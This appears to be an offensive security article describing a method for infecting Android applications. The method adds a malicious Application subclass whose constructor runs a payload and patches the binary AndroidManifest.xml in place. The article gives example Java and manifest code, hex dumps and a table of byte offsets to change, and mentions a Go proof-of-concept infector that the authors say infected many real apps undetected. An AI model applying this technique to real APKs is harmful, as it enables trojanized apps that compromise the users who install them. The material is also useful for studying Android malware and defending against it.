Infecting android applications

The new way

Foreword

Idea authors: Erbol & Thatskriptkid

Author of drawing: @alphin.fault instagram

Author of the article and proof-of-concept code: Thatskriptkid

Proof-of-Concept Link

Target audience of the article - people who have an idea of the current way of infecting android applications through smali code patching and want to learn about a new and more effective way. If you are not familiar with the current infection practice, read my article - How to steal digital signature using Man-In-The-Disk, chapter - “Creating payload”. The technique described here was completely invented by us; there is no description of such a method in the Internet.

Our technique:


1. Does not use bugs or android vulnerabilities
2. Not intended for cracking applications (removing ads, licenses, etc.).
3. Designed to add malicious code without any interference with the target application or its appearance.

Disadvantages of the current approach

The way to inject malicious code by decoding the application to smali code and patching it is the only and widely practiced method to date. smali/backsmali is the only tool used for this. It is the basis for all known apk infectors, for example:

1. backdoor-apk.
2. TheFatRat
3. apkwash
4. kwetza

Malware also uses smali/backsmali and patching. The work algorithm of the Trojan Android.InfectionAds.1:



Decoding and patching involves changing the original classesN.dex file. This leads to two problems:


1. Overstepping the limit of 65536 methods in one DEX file if there is too much malicious code.
2. The application can check the integrity of DEX files

DEX decoding/disassembling is a complex process that requires constant updating and highly dependent on the android version.

Almost all available infection/modification tools are written in Java and/or depend on JVM - this greatly narrows the scope of use and makes it impossible to launch the infectors on routers, embedded systems, systems without JVM, etc.

Description of a new approach

There are several types of starting applications in the android, one of which is called cold start. Cold start happens when application is started for the first time.




The execution of an application starts with the creation of an Application object. Most android applications have their own Application class, which should extends the main class android.app.Applciation. An example of a class:

```
package test.pkg;
import android.app.Application;
public class TestApp extends Application {

    public TestApp() {}

    @Override
    public void onCreate() {
        super.onCreate();
    }
}
```

The class test.pkg.TestApp should be registered in AndroidManifest.xml:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example">

    <application
        android:icon="@mipmap/ic_launcher"
        android:label="Test"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:name="test.pkg.TestApp">
    </application>
</manifest>
```

The process of launching such an application:



The basic requirements for our infection techniques have been defined:

1. Execution of malicious code, at application launch
2. Saving all steps of the process of launching the original application

The injection of the malicious code took place at the stage of the *cold start*:*Application Object creation->Application Object Constructor*. A malicious Application class was created, injected in the APK and spelled out in *AndroidManifest.xml*, instead of the original one. To preserve the previous execution chain, it was inherited from test.pkg.TestApp.


Malicious Application class:

```
package my.malicious;
import test.pkg;
public class InjectedApp extends TestApp {

    public InjectedApp() {
        super();
        executeMaliciousPayload();
    }
}
```

Modified AndroidManifest.xml:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example">

    <application
        android:icon="@mipmap/ic_launcher"
        android:label="Test"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:name="my.malicious.InjectedApp">
    </application>
</manifest>
```

The process of launching malicious code inside an infected application (modifications are marked in red):



Applied modifications:

1. The class my.malicious.InjectedApp was added to the original APK
2. In AndroidManifest.xml the line test.pkg.TestApp has been replaced with my.malicious.InjectedApp

The benefits of the new approach

It is possible to apply necessary modifications to the APK:

1. Without AndroidManifest.xml decoding/encoding
2. Without DEX dissasembling/assembling
3. Without making changes to the original DEX files

These facts allow you to infect almost any existing application without restrictions. Adding your own class and modifying the manifest works much faster than decoding DEX. The malicious code injected by our technology starts immediately, as we are injected right at the beginning of the application launch process. The described infection technique doesn't depend on the architecture and version of the android (with a few exceptions).

The PoC for demonstration was written in Go and is capable to be extended to a full featured tool. PoC is compiled into one binary file and does not use any runtime dependencies. Using Go allows using cross compilation to build an infector for almost any architecture and OS.

Testing of infected APK by PoC was on:

```
NOX player 6.6.0.8006-7.1.2700200616, Android 7.1.2 (API 25), ARMv7-32

NOX player 6.6.0.8006-7.1.2700200616, Android 5.1.1 (API 22), ARMv7-32

Android Studio Emulator, Android 5.0 (API 21), x86

Android Studio Emulator, Android 7.0 (API 24), x86

Android Studio Emulator, Android 9.0 (API 28), x86_64

Android Studio Emulator, Android 10.0 (API 29), x86

Android Studio Emulator, Android 10.0 (API 29), x86_64

Android Studio Emulator, Android API 30, x86

Xiaomi Mi A1
```


We managed to successfully infect a huge number of applications (for obvious reasons, the names are hidden). We managed to successfully infect applications that cannot be decoded using smali/backsmali, and therefore by existing tool.

Identifying necessary modifications in AndroidManifest.xml and patching

One of the modifications required for the infection is to replace the string in AndroidManifest.xml. It is possible to patch the string without decoding/encoding the manifest.

APKs contain the manifest in binary encoded form. The structure of the binary manifest is undocumented and represents a custom XML encoding algorithm from Google. For convenience, a description was created in Kaitai Struct that can be used as documentation.

AndroidManifest.xml structure (in brackets - size in bytes):



Two applications with different class names were developed to detect changes in the manifest, after patching the original Application class name to a malicious one. The applications were built into an APK and unpacked to produce binary manifests.

An example of the original manifest:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"

package="com.qoogle.service.outbound.thread.safe.eng.packages.packas.pack.l
evel.random">

    <application
        android:icon="@mipmap/ic_launcher"
        android:label="MinDEX"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:name="test.pkg.TestApp">
    </application>

</manifest>
```

An example of a patched manifest:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"

package="com.qoogle.service.outbound.thread.safe.eng.packages.packas.pack.l
evel.random">

    <application
        android:icon="@mipmap/ic_launcher"
        android:label="MinDEX"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:name="test.pkg.TestAppAAAAAAAAA">
    </application>

</manifest>
```


The length of the fully-qualified class name has increased by 9 characters. Both files were opened in HexCmp, to get the diff.

Changes to the manifest and explanation of reasons:


. .

field	offset	description	diff_count	explanation
header.file_len	0x4	Total file length	0x10	In the original manifest there was 0x2 bytes of alignment, in the modified version they are not required. Strings in the binary manifest are stored in UTF-16 format, i.e. one character takes 0x2 bytes. In total, we increased the string by 9 characters (0x12 bytes) minus 0x2 alignment bytes, it equals to 0x10 byte difference
header.string_table_len	0xC	Length of array of strings	0x10	The string is in an array of strings. The explanation for the 0x10 byte difference is the same as for header.file_len.


string_offset_table.offset	0x7C	Offset to the line following the modified	0x12	string_offset_table stores offset up to strings in an array of manifest strings. Since the length of the string has increased, the line following it has been moved further by 0x12 bytes. Alignment is not taken into account here, as it is located before the array of strings.



field	offset	description	diff_count	explanation
strings.len	0x2EA	String length	0x9	The number of characters by which the string has increased




In the structure of the manifest given at the beginning, after strings follows padding to align resource_header. In the original manifest, the last line of uses-sdk ends on the offset 0x322 (orange), which means that two bytes of alignment (green) for resource_header have been added.




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000210	2F	00	2F	00	73	00	63	00	68	00	65	00	6D	00	61	00	/./.s.c.h.e.m.a.
00000220	73	00	2E	00	61	00	6E	00	64	00	72	00	6F	00	69	00	s...a.n.d.r.o.i.
00000230	64	00	2E	00	63	00	6F	00	6D	00	2F	00	61	00	70	00	d...c.o.m./.a.p.
00000240	6B	00	2F	00	72	00	65	00	73	00	2F	00	61	00	6E	00	k./.r.e.s./.a.n.
00000250	64	00	72	00	6F	00	69	00	64	00	00	00	08	00	6D	00	d.r.o.i.d.....m.
00000260	61	00	6E	00	69	00	66	00	65	00	73	00	74	00	00	00	a.n.i.f.e.s.t...
00000270	07	00	70	00	61	00	63	00	6B	00	61	00	67	00	65	00	..p.a.c.k.a.g.e.
00000280	00	00	18	00	70	00	6C	00	61	00	74	00	66	00	6F	00	....p.l.a.t.f.o.
00000290	72	00	6D	00	42	00	75	00	69	00	6C	00	64	00	56	00	r.m.B.u.i.l.d.V.
000002A0	65	00	72	00	73	00	69	00	6F	00	6E	00	43	00	6F	00	e.r.s.i.o.n.C.o.
000002B0	64	00	65	00	00	00	18	00	70	00	6C	00	61	00	74	00	d.e.....p.l.a.t.
000002C0	66	00	6F	00	72	00	6D	00	42	00	75	00	69	00	6C	00	f.o.r.m.B.u.i.l.
000002D0	64	00	56	00	65	00	72	00	73	00	69	00	6F	00	6E	00	d.V.e.r.s.i.o.n.
000002E0	4E	00	61	00	6D	00	65	00	00	00	10	00	74	00	65	00	N.a.m.e.....t.e.
000002F0	73	00	74	00	2E	00	70	00	6B	00	67	00	2E	00	54	00	s.t...p.k.g...T.
00000300	65	00	73	00	74	00	41	00	70	00	70	00	00	00	08	00	e.s.t.A.p.p.....
00000310	75	00	73	00	65	00	73	00	2D	00	73	00	64	00	6B	00	u.s.e.s.-.s.d.k.
00000320	00	00	00	00	80	01	08	00	30	00	00	00	01	00	01	01	....Ъ...0.....
00000330	02	00	01	01	03	00	01	01	0C	02	01	01	1B	02	01	01	.....
00000340	1C	02	01	01	70	02	01	01	2C	05	01	01	72	05	01	01	....p...,...r...
00000350	73	05	01	01	00	01	10	00	18	00	00	00	02	00	00	00	s.....
00000360	FF	FF	FF	FF	0D	00	00	00	10	00	00	00	02	01	10	00	яяяя.....
00000370	B0	00	00	00	02	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	°.....яяяяяяяя

In the modified version, string_table ends in offset 0x334 (orange) and then immediately follows resource_header (red), which does not require alignment.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000240	6B	00	2F	00	72	00	65	00	73	00	2F	00	61	00	6E	00	k./.r.e.s./.a.n.
00000250	64	00	72	00	6F	00	69	00	64	00	00	00	08	00	6D	00	d.r.o.i.d.....m.
00000260	61	00	6E	00	69	00	66	00	65	00	73	00	74	00	00	00	a.n.i.f.e.s.t...
00000270	07	00	70	00	61	00	63	00	6B	00	61	00	67	00	65	00	..p.a.c.k.a.g.e.
00000280	00	00	18	00	70	00	6C	00	61	00	74	00	66	00	6F	00	....p.l.a.t.f.o.
00000290	72	00	6D	00	42	00	75	00	69	00	6C	00	64	00	56	00	r.m.B.u.i.l.d.V.
000002A0	65	00	72	00	73	00	69	00	6F	00	6E	00	43	00	6F	00	e.r.s.i.o.n.C.o.
000002B0	64	00	65	00	00	00	18	00	70	00	6C	00	61	00	74	00	d.e.....p.l.a.t.
000002C0	66	00	6F	00	72	00	6D	00	42	00	75	00	69	00	6C	00	f.o.r.m.B.u.i.l.
000002D0	64	00	56	00	65	00	72	00	73	00	69	00	6F	00	6E	00	d.V.e.r.s.i.o.n.
000002E0	4E	00	61	00	6D	00	65	00	00	00	19	00	74	00	65	00	N.a.m.e.....t.e.
000002F0	73	00	74	00	2E	00	70	00	6B	00	67	00	2E	00	54	00	s.t...p.k.g...T.
00000300	65	00	73	00	74	00	41	00	70	00	70	00	41	00	41	00	e.s.t.A.p.p.A.A.
00000310	41	00	41	00	41	00	41	00	41	00	41	00	41	00	00	00	A.A.A.A.A.A.A...
00000320	08	00	75	00	73	00	65	00	73	00	2D	00	73	00	64	00	..u.s.e.s.-.s.d.
